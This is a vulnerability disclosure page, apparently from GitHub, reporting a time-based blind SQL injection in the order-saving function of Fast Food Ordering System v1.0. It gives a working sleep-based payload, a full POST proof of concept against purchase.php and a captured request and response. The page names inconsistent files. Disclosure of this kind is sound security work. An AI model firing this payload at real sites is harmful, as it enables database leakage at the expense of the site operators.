

main ▾

...

[CVE_Hunter](#) / [SQLi-3.md](#)

Tr0e Create SQLi-3.md

[History](#)

1 contributor

50 lines (34 sloc) | 2.21 KB

...

Vulnerability Description

[Fast Food Ordering System v1.0](#) was discovered to contain a SQL injection vulnerability via the edit-admin.php. It is an open source project from [campcodes.com](#). This vulnerability can lead to database information leakage.

1. Vulnerability Submitter: Tr0e
2. vendors: [Fast Food Ordering System v1.0](#);
3. The program is built using the xampp/v3.3.0 and PHP/8.1.10 version;
4. Vulnerability location: /fastfood/purchase.php

Vulnerability Verification


[+] Payload:

```
test'and(select*from(select+sleep(3))a/**/union/**/select+1)='
```

POC:

```
POST /fastfood/purchase.php HTTP/1.1
Host: 192.168.0.111:91
Content-Length: 259
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.111:91
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.0.111:91/fastfood/order.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=rbcvgagjbbad1bbrbb62nukgmc
Connection: close
```

```
quantity_0=&quantity_1=&quantity_2=&quantity_3=&quantity_4=&quantity_5=&quantity_6=&
```



How to verify

Build the vulnerability environment according to the steps provided by the source code author and execute the poc provided above.

The vulnerability is located at the "Order - Save" function, you should insert Payload when you save order, as shown in the following figure:

The screenshot displays a web application interface for "Fast Food Ordering System". The "Order" menu is selected, showing a table of items with checkboxes, categories, product names, prices, and quantity input fields. A red arrow points to the "Save" button. Below the table, a text input field contains the word "test".

The network traffic analysis tool (Wireshark) shows the request and response details. The request is a POST to /fastfood/purchase.php. The response is a 302 Found status, indicating a redirect. A red arrow points to the "test" payload in the request body, which is highlighted in the response body as well.

ORDER

<input type="checkbox"/>	Category	Product Name	Price	Quantity
<input type="checkbox"/>	FAST MEAL	Chicken Sandwich	P 90.00	<input type="text"/>
<input type="checkbox"/>	FAST MEAL	Fish Sandwich	P 110.00	<input type="text"/>
<input type="checkbox"/>	FAST MEAL	Fried Chicken with Rice	P 70.00	<input type="text"/>
<input type="checkbox"/>	FAST MEAL	Hamburger	P 70.00	<input type="text"/>
<input type="checkbox"/>	FAST MEAL	Hash Brown	P 110.00	<input type="text"/>
<input type="checkbox"/>	SIDE DISH	French Fries	P 55.00	<input type="text"/>
<input type="checkbox"/>	SIDE DISH	Macaroni Salad	P 40.00	<input type="text"/>
<input type="checkbox"/>	SIDE DISH	Onion Rings	P 65.00	<input type="text"/>
<input type="checkbox"/>	DESSERTS	Brownies	P 50.00	<input type="text"/>
<input type="checkbox"/>	DESSERTS	Pancakes	P 75.00	<input type="text"/>
<input type="checkbox"/>	BEVERAGES	Bottled Water	P 25.00	<input type="text"/>
<input type="checkbox"/>	BEVERAGES	Iced Tea	P 30.00	<input type="text"/>
<input type="checkbox"/>	BEVERAGES	Orange Juice	P 40.00	<input type="text" value="10"/>

Request

POST /fastfood/purchase.php HTTP/1.1
Host: 192.168.0.111:91
Content-Length: 259
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.111:91
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.111:91/fastfood/order.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=rbcvgagjbbad1bbrb62nukgmc
Connection: close

quantity_0=&quantity_1=&quantity_2=&quantity_3=&quantity_4=&quantity_5=&quantity_6=&quantity_7=&quantity_8=&quantity_9=&quantity_10=&quantity_11=&production%5D=23%7C%12&quantity_12=10&customer=test'and(select*from(select+sleep(3))a/**/union/**/select+1)=

Response

HTTP/1.1 302 Found
Date: Fri, 07 Oct 2022 15:13:59 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1.1p PHP/8.1.10
X-Powered-By: PHP/8.1.10
Location: sales.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

241 bytes [3.005 milli]